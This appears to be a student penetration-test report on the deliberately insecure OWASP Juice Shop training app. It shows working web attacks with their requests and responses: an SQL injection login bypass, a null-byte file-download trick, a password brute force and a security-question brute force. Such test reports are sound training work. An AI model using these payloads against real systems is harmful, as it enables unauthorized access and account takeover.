



# OWASP Juice Shop-Report

**Supervisor: Khaled Taha**

## Team-Members:

- Hatem Harby Mohamed (Leader)
- Mohamed Ahmed Othman Mahmoud
- Ammer Ahmed Mohammed Eid
- Abdul Rahman Nasr Rushdie
- Abdul Hamid Hani Mohamed
- Ahmed Ezzat

# 1. Executive Summary

This report presents the results of a penetration test performed on OWASP Juice Shop, a deliberately insecure web application used for security training.

The objective of the assessment was to evaluate the security posture of the application by identifying and exploiting common vulnerabilities that reflect real-world threats.

Several critical issues were discovered, including **SQL Injection**, **Broken Access Control**, **Cross-Site Scripting (XSS)**, **Account takeover**, and **Security Misconfigurations**.

If exploited by an attacker, these vulnerabilities could lead to data leakage, unauthorized access, account takeover, and full compromise of the application.

Overall, the security posture of the application is considered **High Risk**.

The screenshot shows the OWASP Juice Shop application interface. At the top, there's a navigation bar with 'Back' and 'Learn > OWASP Juice Shop'. Below the navigation is a room header for 'OWASP Juice Shop' with a yellow juice carton icon. It says 'This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.' and shows '120 min' duration and '191,526' participants. There are buttons for 'Start AttackBox', 'Save Room', 'Recommend' (with 4629 recommendations), and 'Options'. A progress bar at the bottom indicates 'Room progress (84%)'. The main area lists six tasks:

- Task 1: Open for business!
- Task 2: Let's go on an adventure!
- Task 3: Inject the juice
- Task 4: Who broke my lock?
- Task 5: AH! Don't look!
- Task 6: Who's flying this thing?

## 2. Scope of Work

**Target:** OWASP Juice Shop (Local deployment)

**URL:** <http://localhost:3000>

**Testing Type:** Black-box / Manual

**Allowed Techniques:** Web vulnerability scanning, manual exploitation, injection attacks, enumeration

**Tools Used:**

- Burp Suite Community
- Dirsearch
- Browser Developer Tools

## 3. Methodology

The testing methodology followed the guidelines of:

- OWASP Top 10
- Manual testing and fuzzing

**The approach consisted of:**

1. **Reconnaissance** – Gathering information about the application
2. **Enumeration** – Identifying input fields, parameters, and hidden functionalities
3. **Vulnerability Testing** – Manual and automated scanning
4. **Exploitation** – Validating vulnerabilities
5. **Reporting** – Documenting findings and recommendations

## 4. Findings Summary

Vulnerability	Risk Level	Status
SQL Injection	High	Exploited
Broken Authentication	High	Exploited
Broken Access Control	High	Exploited
Cross-Site Scripting (XSS)	Medium	Exploited
Sensitive Data Exposure	Medium	Confirmed
Logic Vulnerability	High	Confirmed
Cross-Site Request Forgery	Medium	Confirmed

## Gathering information about the application:

During the information gathering, a collection of emails belonging to users was gathered, including sensitive emails such as the admin's email:

- admin@juice-sh.op
- bender@juice-sh.op
- stan@juice-sh.op
- uvogin@juice-sh.op
- jim@juice-sh.op
- mc.safesearch@juice-sh.op
- accountant@juice-sh.op
- bjoern@owasp.org
- morty@juice-sh.op

The screenshot shows a dark-themed web application interface for 'OWASP Juice Shop'. At the top, there's a navigation bar with icons for search, account, and language (EN). Below it, a header bar displays the title 'All Products' and a logo of a juice glass and an apple.

The main content area lists products in a grid:

- Apple Juice (1000ml)**: Price 1.99€. Description: 'The all-time classic.' A red arrow points to a review for this item.
- Banana Juice (1000ml)**: Price 1.99€.

The review for the Apple Juice is highlighted with a red box and shows the email address [admin@juice-sh.op](mailto:admin@juice-sh.op) and the text 'One of my favorites!'. There is also a thumbs-up icon next to the review.

At the bottom left, there's a message 'Only 1 left' with a green arrow pointing right. The bottom right corner shows standard browser control buttons.




## Gathering information about the application:

Using **dirsearch**, a set of paths was discovered :

- `./well-known/security.txt`
- `/api-docs/`
- `/assets/`
- `/common.js`
- `/ftp`

```
Debian 6 X
Session Actions Edit View Help
from pkg_resources import DistributionNotFound, VersionConflict
dirjuzz v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
osman@kali: ~
Output File: /home/osman/reports/http_localhost_3000/_25-11-22_01-16-31.txt
Target: http://localhost:3000/
[01:16:31] Starting:
[01:17:02] 200 - 475B - ./well-known/security.txt
[01:19:05] 500 - 3KB - /api-doc
[01:19:03] 500 - 3KB - /api-docs
[01:19:03] 301 - 158B - /api-docs → /api-docs/
```

```
Debian 6 X
Session Actions Edit View Help
[01:19:05] 500 - 3KB - /api/v3
[01:19:05] 500 - 3KB - /api/v4
[01:19:05] 500 - 3KB - /api/version
[01:19:05] 500 - 3KB - /api/vendor/phpunit/phpunit/phpunit
[01:19:05] 500 - 3KB - /api/whoami
[01:19:05] 500 - 3KB - /apibuild.pyc
[01:19:05] 500 - 3KB - /apidoc
[01:19:05] 500 - 3KB - /apidocs
[01:19:05] 500 - 3KB - /apis
[01:19:05] 500 - 3KB - /apiserver-aggregator-ca.cert
[01:19:05] 500 - 3KB - /apiserver-aggregator.cert
[01:19:05] 500 - 3KB - /apiserver-aggregator.key
[01:19:05] 500 - 3KB - /apiserver-client.crt
[01:19:05] 500 - 3KB - /apiserver-key.pem
[01:19:13] 301 - 156B - /assets → /assets/
[01:20:13] 200 - 9KB - /common.js
```



Name	Size	Modified
-		PM 3:55:22 11/16/2025
2017		PM 3:55:22 11/16/2025
2021		PM 3:55:22 11/16/2025
2024		PM 3:55:22 11/16/2025
changes.csv	191	PM 3:59:22 11/16/2025
index.txt	116	PM 3:59:22 11/16/2025
provides-metadata.json	1023	AM 1:22:13 11/22/2025



## Sensitive Data Exposure

### Definition:

Sensitive Data Exposure occurs when an application accidentally reveals confidential information due to weak protections or misconfigurations.

**Risk Level:** Medium

**Affected File:** /ftp directory

### Description:

After Gathering information steps by dirsearch I try all endpoints to discover any important information

The application exposes backup files containing sensitive information

```
~ /ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
order_5267-a25318b859b9f4d9.pdf
suspicous_errors.yml
acquisitions.md
eastere.gg
legal.md
package-lock.json.bak
announcement_encrypted.md
encrypt.py
order_5267-0f8563ccc551dedd.pdf
package.json.bak
```

Now we try **/ftp/package.json.bak**

# OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/osman/juice-shop/build/routes/fileServer.js:59:18)
at /home/osman/juice-shop/build/routes/fileServer.js:43:13
at Layer.handle [as handle_request] (/home/osman/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/osman/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/osman/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/osman/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/osman/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/osman/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/osman/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/osman/juice-shop/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```



## Now to download file we use nullbit:

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is made to 'ftp://package.json.bak%2500.md'. The Response pane shows a successful HTTP 200 OK response with various headers and a large JSON payload. The JSON payload describes an intentionally insecure JavaScript Web Application named 'juice-shop'.

```
HTTP/1.1 200 OK
Date: Sun, 16 Nov 2025 20:55:22 GMT
Server: Apache/2.4.42 (Ubuntu)
Content-Type: application/json; charset=UTF-8
Content-Length: 4291
Last-Modified: Sun, 16 Nov 2025 20:55:45 GMT
ETag: W/"10c5-15a9e7a454"
Content-Type: application/octet-stream
Vary: Accept-Encoding
Date: Sun, 30 Nov 2025 08:31:52 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 4291
{
    "name": "juice-shop",
    "version": "6.2.0-SNAPSHOT",
    "description": "An intentionally insecure JavaScript Web Application",
    "homepage": "http://owasp-juice.shop",
    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
    "contributors": [
        "Björn Kimminich",
        "Jannik Hollenbach",
        "Aashish683",
        "greenkeeper[bot]",
        "MarcRler",
        "agrawalarpit14",
        "Scar26",
        "CaptainFreak",
        "Supratik Das",
        "JuiceShopBot",
        "the-pro",
        "Ziyang Li",
        "aaryan10",
        "m4llc3",
        "Timo Pagel",
        ...
    ],
    "dependencies": {
        "express": "4.18.2"
    }
}
```

The screenshot shows a browser window titled 'OWASP Juice Shop (Express ^4.21.0)'. A download dialog is open, showing a file named 'package.json.bak%00.md' with a size of 4.2 KB. The dialog has a red border around it.

The screenshot shows a terminal window on a Debian 6 system. The file '/Downloads/package.json.bak%00.md' is open in a code editor (Mousepad). The file contains the same JSON data as the one shown in the browser, describing the 'juice-shop' application.

```
{
    "name": "juice-shop",
    "version": "6.2.0-SNAPSHOT",
    "description": "An intentionally insecure JavaScript Web Application",
    "homepage": "http://owasp-juice.shop",
    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
    "contributors": [
        "Björn Kimminich",
        "Jannik Hollenbach",
        "Aashish683",
        "greenkeeper[bot]",
        "MarcRler",
        "agrawalarpit14",
        "Scar26",
        "CaptainFreak",
        "Supratik Das",
        "JuiceShopBot",
        "the-pro",
        "Ziyang Li",
        "aaryan10",
        "m4llc3",
        "Timo Pagel",
        ...
    ],
    "dependencies": {
        "express": "4.18.2"
    }
}
```

**Data Leak** refers to the unauthorized exposure or disclosure of sensitive information, such as personal data, financial records, credentials, or proprietary business information. This can occur through various means, including accidental publication, inadequate security measures, vulnerabilities in software applications, or intentional malicious actions.

**Risk Level:** critical

## Access the main.js File

1. Open your web browser.
2. Navigate to the URL: <https://juice-shop.herokuapp.com/main.js>.
3. This file typically contains JavaScript code that may include various functions, variables, or even hardcoded credentials.

```

1 <!--
2 -- Copyright (c) 2014-2024 Rjoern Koenenich & the OWASP Juice Shop contributors.
3 -- SPDX-License-Identifier: MIT
4 -->
5 <meta charset="UTF-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <meta name="description" content="Probably the most modern and sophisticated insecure web application">
8 <meta name="viewport" content="width=device-width, initial-scale=1">
9 <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.ico">
10 <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
11 <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
12 <script src="//cdnjs.cloudflare.com/ajax/libs/source-map/0.2.4/source-map.js"></script>
13 <script>
14 window.addEventListener("load", function(){
15   window.cookieconsent.initialise({
16     palette: {
17       "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
18       "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
19     },
20     "theme": "classic",
21     "position": "bottom-right",
22     "consent": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "We want it!", "link": "But we wait!", "href": "https://www.youtube.com/watch?v=9PwhKL3ndM4" }
23   });
24 </script>
25 <style>.bluegrey-lightgreen-theme{--theme-primary:#546e7a;--theme-primary-lighter:#607e8c;--theme-primary-light:#698998;--theme-primary-darker:#485e68;--theme-primary-fade:10rgba(84, 110, 122, .9);--theme-primary-fade-20:rgba(84, 110, 122, .8);--theme-primary-fade-30:rgba(84, 110, 122, .7);--theme-primary-fade-40:rgba(84, 110, 122, .6);--theme-primary-fade-50:rgba(84, 110, 122, .5);--theme-accent:#609f80;--theme-accent-lighter:#7764d8;--theme-accent-light:#598f4b;--theme-accent-darker:#598f30;--theme-accent-fade:#4792b;--theme-accent-fade-10:rgba(104, 159, 56, .9);--theme-accent-fade-20:rgba(104, 159, 56, .8);--theme-accent-fade-30:rgba(104, 159, 56, .7);--theme-accent-fade-40:rgba(104, 159, 56, .6);--theme-accent-fade-50:rgba(104, 159, 56, .5);--theme-accent-fade-60:rgba(104, 159, 56, .4);--theme-accent-fade-70:rgba(104, 159, 56, .3);--theme-accent-fade-80:rgba(104, 159, 56, .2);--theme-accent-fade-90:rgba(104, 159, 56, .1);--theme-accent-fade-100:rgba(104, 159, 56, .05);--theme-warn-fade:10rgba(255, 87, 34, .7);--theme-warn-fade-20:rgba(255, 87, 34, .6);--theme-warn-fade-30:rgba(255, 87, 34, .5);--theme-warn-fade-40:rgba(255, 87, 34, .4);--theme-warn-fade-50:rgba(255, 87, 34, .3);--theme-warn-fade-60:rgba(255, 87, 34, .2);--theme-warn-fade-70:rgba(255, 87, 34, .1);--theme-warn-fade-80:rgba(255, 87, 34, .05);--theme-warn-fade-90:rgba(255, 87, 34, .02);--theme-warn-fade-100:rgba(255, 87, 34, .01);--theme-text-dark:#fbfbfb;--theme-text-light:#fff;--theme-text-fade-10:rgba(255, 255, 255, .9);--theme-text-fade-20:rgba(255, 255, 255, .8);--theme-text-fade-30:rgba(255, 255, 255, .7);--theme-text-fade-40:rgba(255, 255, 255, .6);--theme-text-fade-50:rgba(255, 255, 255, .5);--theme-text-fade-60:rgba(255, 255, 255, .4);--theme-text-fade-70:rgba(255, 255, 255, .3);--theme-text-fade-80:rgba(255, 255, 255, .2);--theme-text-fade-90:rgba(255, 255, 255, .1);--theme-text-fade-100:rgba(255, 255, 255, .05);--theme-text-invert-15:#d9d9d9;--theme-text-invert-30:#b3b3b3;--theme-background-light:#515151;--theme-background-lighter:#515151;--theme-background-light:#515151;--theme-background-dark:#292929;--theme-background-darkest:#1e1e1e).bluegrey-lightgreen-theme,*,body{background-color:#000000;color:#fff}@media screen and (-webkit-min-device-pixel-ratio:1){<style><link rel="stylesheet" href="styles.css" media="print" onload="this.media='all'"><script><link rel="stylesheet" href="styles.css" type="module"></script>
26 <body class="mat-app-background bluegrey-lightgreen-theme">
27 <app-root></app-root>
28 <script src="runtime.js" type="module"></script><script src="polyfills.js" type="module"></script><script src="vendor.js" type="module"></script><script src="main.js" type="module"></script>
29
30 </body></html>

```

## 2: Search for Sensitive Information

- Once the main.js file is loaded, use your browser's search functionality (usually Ctrl + F or Cmd + F).
- Search for keywords that could indicate sensitive information, such as:
  - Password
  - Admin
  - Administrator
  - Email
  - credential
- Review any occurrences of these terms to identify potential admin credentials or other sensitive information.



### **3: Test the Found Admin Credentials:**

- Navigate to the Juice Shop application login page or admin panel.
  - Enter the found credentials to attempt logging in as an admin.

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

## All Products

Image	Product Name	Description	Price
	Apple Juice (1000ml)	1.99€	<button>Add to Basket</button>
	Apple Pomace	0.89€	<button>Add to Basket</button>
	Banana Juice (1000ml)	1.99€	<button>Add to Basket</button>

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want it!

[Me want it!](#)



## Findings

1. Hardcoded Credentials in JavaScript: The main.js file was found to contain hardcoded credentials, such as admin usernames and passwords. This practice exposes sensitive information directly in the client-side code, making it accessible to anyone who can view the source.
2. Risk of Unauthorized Access: The presence of these credentials poses a significant security risk, as unauthorized users can exploit this vulnerability to gain admin access to the application, potentially leading to data breaches or manipulation of sensitive information.
3. Insufficient Security Measures: The existence of hardcoded credentials indicates a lack of proper security measures and practices in the development lifecycle, including inadequate protection for sensitive data.

## 5. Detailed Findings:

### 5.1 SQL Injection:

#### Definition:

SQL Injection is a web vulnerability that allows an attacker to interfere with the queries an application makes to its database by injecting malicious SQL commands.

**Risk Level:** High

**Affected URL:** <http://localhost:3000/login>

#### Description:

The login functionality is vulnerable to SQL Injection due to improper input validation (email and password)

**Login**

Invalid email or password.

Email\*

Password\*  
 

[Forgot your password?](#)

**Log in**

**Login**

[object Object]

Email\*

Password\*  
 

[Forgot your password?](#)



## Proof of Concept (Payload): ' OR 1=1 --

The screenshot shows the OWASP Juice Shop login interface. A red box highlights the 'Email\*' input field, which contains the payload 'admin@juice-sh.op ' OR 1=1--'. The 'Password\*' field also contains a password. Below the form are 'Forgot your password?' and 'Log in' buttons, and a 'Remember me' checkbox.

The screenshot shows the OWASP Juice Shop All Products page. A red arrow points from the user 'admin@juice-sh.op' in the top right user menu to the user list on the page, indicating that the user has been successfully authenticated.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane shows a POST /rest/user/login HTTP/1.1 message with the payload 'email":"admin@juice-sh.op ' OR 1=1 --', 'password":"123456789'. The Response pane shows the server's response, which includes a large JSON object containing session information and tokens.

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 64
sec-ch-ua-platform: "Linux"
Accept: */*
sec-ch-ua: "Not_A_Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
CONNECTION: keep-alive
{"email":"admin@juice-sh.op ' OR 1=1 --", "password":"123456789"}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Set-Cookie: session=...; path=/; secure; HttpOnly
X-Recruiting-Organization: jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-NqZ7GzjCTwHmTvYMpqaWPULPv40"
Vary: Accept-Encoding
Date: Sat, 22 Nov 2025 07:26:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "authentication": {
    "token": "eyJhbGciOiJIWkIjHhbcioIJSIurTINiJ9.eyJzdGFodXNlOiJzdwNZNKriIiwiZGFOYSIGeyJpZCIGMSwdjXmcaShbWUoLiIiLcJ1bWFpbCI6ImFkbWluQpIwNlLXNvLe9uIiwiJFxc3dvcmQiOiiMkYmDlZyTdiyQ3MzI1MDUwNyWn1kZxE4YiUWCi1njbGUoLjhZG1pbIsIiMrlbhV4ZvRva2vUiJzoiIiwbGFzdExvZ2lusXA1o1xMhcUMC4wLjELCjvcnawXlSM1hZ2UloJhc3NldMvchVlbGJL2ltYd1cy91cGxvYWRzL2RlZmF1bHRBZGlpb15wmc1LcJ0b3RwU2V)cvVOi1i1viwaxNBY3PdmUOnRydWUsInNzWF02WR8dC1G61IwHUrMTERMjIgMDYGM1GMTeuOT0ICsMDowMCisInVwZGFO2WR8dC1G61IwHUrMTERMjIgMDYGM1GMTeuOT0ICsMDowMCisInRlbGV0ZWR8dC1G6mVsbbHo5ImhdC1G61C2Mzc5NjM3OH0_rgxSpnv4R0D9sVf9b5K7K1Ung1wApxOXKhriyE9E6b7075fnSh0CpETXCxwSRPg4VvjKMKoCEO)kWpnjvp2oseWSUrQKehpn1RN_F0jQHGmaAQ3STpMaIqPiFvY356FqgYNL5Spse6VfzyE45tMT6bxSsrut8pE",
    "bid": 1,
    "uemail": "admin@juice-sh.op"
  }
}
```

### Impact:

- 1-Possibility of extracting account's data
- 2-Can lead to full database compromise

### Recommendation:

- Use parameterized queries
- Apply server-side input validation
- Filter user input

## 5.2 Broken Authentication:

We were able to find a **Broken Authentication vulnerability** by :

- Brute Force Attack
- Account Takeover

### Brute Force Attack:

#### Definition:

Brute Force is an attack technique where an attacker repeatedly tries different username and password combinations until the correct credentials are found, exploiting weak authentication controls.

**Risk Level:** High

**Affected Page:** /login

#### Description:

The login functionality is vulnerable to brute force attacks due to the absence of rate limiting, CAPTCHA, and account lockout mechanisms. An attacker can repeatedly attempt multiple username and password combinations without restriction, allowing unauthorized access through credential guessing.



## Proof of Concept:

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.10.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 +

Sniper attack

Target http://localhost:3000  Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 47
4 sec-ch-ua-platform: "Linux"
5 sec-ch-ua: "Android; en-US; rv:0.9"
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not_A_Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/login
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; cookiconsent_status=dissmiss; welcomebanner_status=dissmiss
18 Connection: keep-alive
19 Content-Type: application/json
20 {"email": "admin@juice-sh.op", "password": "123456"}
```

**Payloads**

Payload position: All payload positions  
Payload type: Simple list  
Payload count: 1,048  
Request count: 1,048

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste zapato  
Load... zirataeb  
Remove zxccxz  
Clear zxccb  
Duplicate zxccbn  
Zapato zxccrc  
Zirataeb zcccc  
Zxccxz zzzzz  
Add Enter a new item  
Add from list... [Pro version only]

Payload processing

Attack Save 2. Intruder attack of http://localhost:3000

2. Intruder attack of http://localhost:3000

Attack Save

Results Positions

Capture filter: Capturing all items  Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
116	admin123	200	10			1197	
0		401	27			413	
1	0	401	6			413	
2	00000	401	5			413	
3	000000	401	3			413	
4	0000000	401	12			413	
5	00000000	401	9			413	
6	0987654321	401	8			413	

OWASP Juice Shop

http://localhost:3000/login#login

Login

Email: admin@juice-sh.op

Password: admin123

Forgot your password?

Log in Remember me

OWASP Juice Shop

http://localhost:3000/password.txt#search

All Products

Apple Juice (1000ml) 1.00€

Apple Pomace 0.89€

Banana Juice (1000ml) 1.00€

Only 1 left

Logout

Orders & Payment

Privacy & Security

Salesman

admin@juice-sh.op

## Impact:

- Unauthorized access to user accounts
- full account takeover
- Exposure of sensitive user information
- Ability for attackers to escalate privileges if high-value accounts (e.g., admin) are compromised
- Increased risk of automated credential stuffing attacks
- Compromise of the entire system if administrative credentials are guessed

---

## Recommendation:

- Implement rate limiting (e.g., block or delay after multiple failed attempts)
- Add account lockout after repeated failed login attempts
- Enable Multi-Factor Authentication (MFA)
- Use CAPTCHA to prevent automated attacks
- Enforce strong password policies
- Monitor and alert on suspicious login attempts
- Limit login attempts per IP and per username



## Account Takeover:

### Definition:

Account Takeover (ATO) is a security breach where an attacker gains unauthorized access to a user's account by exploiting weaknesses in authentication or access control mechanisms.

**Risk Level:** High

**Affected Page:** /forgot-password

### Description:

The application is vulnerable to Account Takeover through the password reset functionality. The security question used during the reset process is easily guessable, allowing an attacker to provide the correct answer without legitimate knowledge of the user. As a result, an attacker can reset the victim's password and gain full access to their account.

### Proof of Concept:

From information gathering steps we use all emails we found to access any account and we collect information about each user from different resource like Wikipedia

We found information this email

- jim@juice-sh.op



promoted to lieutenant junior grade and returned to Starfleet Academy as a student instructor.<sup>[4]</sup> According to a friend, students could either "think or sink" in his class, and Kirk himself was "a stack of books with legs".<sup>[5]</sup> Upon graduating in the top five percent, Kirk was promoted to lieutenant and served aboard the USS *Farragut*.<sup>[4]</sup> While assigned to the *Farragut*, Kirk commanded his first planetary survey and survived a deadly attack by a bizarre cloud-like creature that killed a large portion of the *Farragut's* crew,<sup>[4]</sup> including his commanding officer, Captain Garrovick. Kirk blamed himself for years for hesitating to fire his assigned weapons upon seeing the threat until a later encounter with the creature showed that firing immediately with conventional weapons would have been useless.



Publicity photo of William Shatner as Kirk, alongside Leonard Nimoy as Mr. Spock

Kirk became *Starfleet's* youngest starship captain after receiving command of the *USS Enterprise* for a five-year mission,<sup>[4]</sup> three years of which are depicted in the original *Star Trek* series (1966–1969).<sup>[7]</sup> Kirk's most significant relationships in the television series are with first officer *Spock* and chief medical officer Dr. Leonard "Bones" McCoy.<sup>[8]</sup> McCoy is someone to whom Kirk unburdens himself and is a foil to Spock.<sup>[9]</sup> Robert Jewett and John Shelton Lawrence's *The Myth of the American Superhero* describes Kirk as "a hard-driving leader who pushes himself and his crew beyond human limits".<sup>[10]</sup> Terry J. Erdman and Paula M.

Block, in their *Star Trek 101* primer, note that while "cunning, courageous and confident", Kirk also has a "tendency to ignore Starfleet regulations when he feels the end justifies the means"; he is "the quintessential officer, a man among men and a hero for the ages".<sup>[11]</sup>

Although Kirk throughout the series becomes romantically involved with various women, when confronted with a choice between a

<b>Nickname</b>	Jim	<b>Appearance</b>	hide
<b>Title</b>	Cadet Ensign Lieutenant Commander Captain Admiral	<b>Text</b>	<input type="radio"/> Small <input checked="" type="radio"/> Standard <input type="radio"/> Large
<b>Position</b>	Chief of Starfleet Operations <i>USS Enterprise</i> : Commanding officer <i>USS Enterprise-A</i> : Commanding officer	<b>Width</b>	<input type="radio"/> Standard <input checked="" type="radio"/> Wide
<b>Affiliation</b>	United Federation of Planets Starfleet	<b>Color (beta)</b>	<input type="radio"/> Automatic <input checked="" type="radio"/> Light <input type="radio"/> Dark
<b>Family</b>	George Samuel Kirk Sr. (father) Winona Kirk (mother) George Samuel Kirk Jr. (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews		
<b>Children</b>	David Marcus		
<b>Origin</b>	Iowa, United States, Earth		

Although Kirk throughout the series becomes romantically involved with various women, when confronted with a choice between a

Burp Suite Community Edition v2025.10.3 - Temporary Project

Intruder tab selected. Target set to http://localhost:3000. Payloads panel shows a list of names: George, Samuel, Tiberius, James, Aurelan, Peter, Kirk, David, Marcus, Winona. The payload "Samuel" is highlighted with a red box.

```

1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 74
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "A Bada^";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: 0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/login
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; cookieconsent_status.dismiss; welcomebanner_status.dismiss
18 Connection: keep-alive
19 {"email":"jim@juice-shop", "answer":"Samuel", "new":"osman", "repeat":"osman"}
20
  
```


Attack Save 3. Intruder attack of http://localhost:3000

Results tab selected. Shows a table of requests:

Request	Payload	Status code	Response received	Error	Timeout	Length
2	Samuel	200	24			808
0		401	41			503
1	George	401	37			503
3	Tiberius	401	41			503
4	James	401	12			503
5	Aurelan	401	14			503
6	Peter	401	11			503
7	Kirk	401	10			503

The answer of security question is: **Samuel**

New Password is : **osman**



## Impact:

- Full compromise of victim user accounts
- Unauthorized access to personal or sensitive information
- Ability to perform actions on behalf of the victim
- Potential privilege escalation if admin or high-privilege accounts are taken over
- Fraud, data manipulation, or deletion of user data
- Loss of trust and severe security implications for the system

## Recommendation:

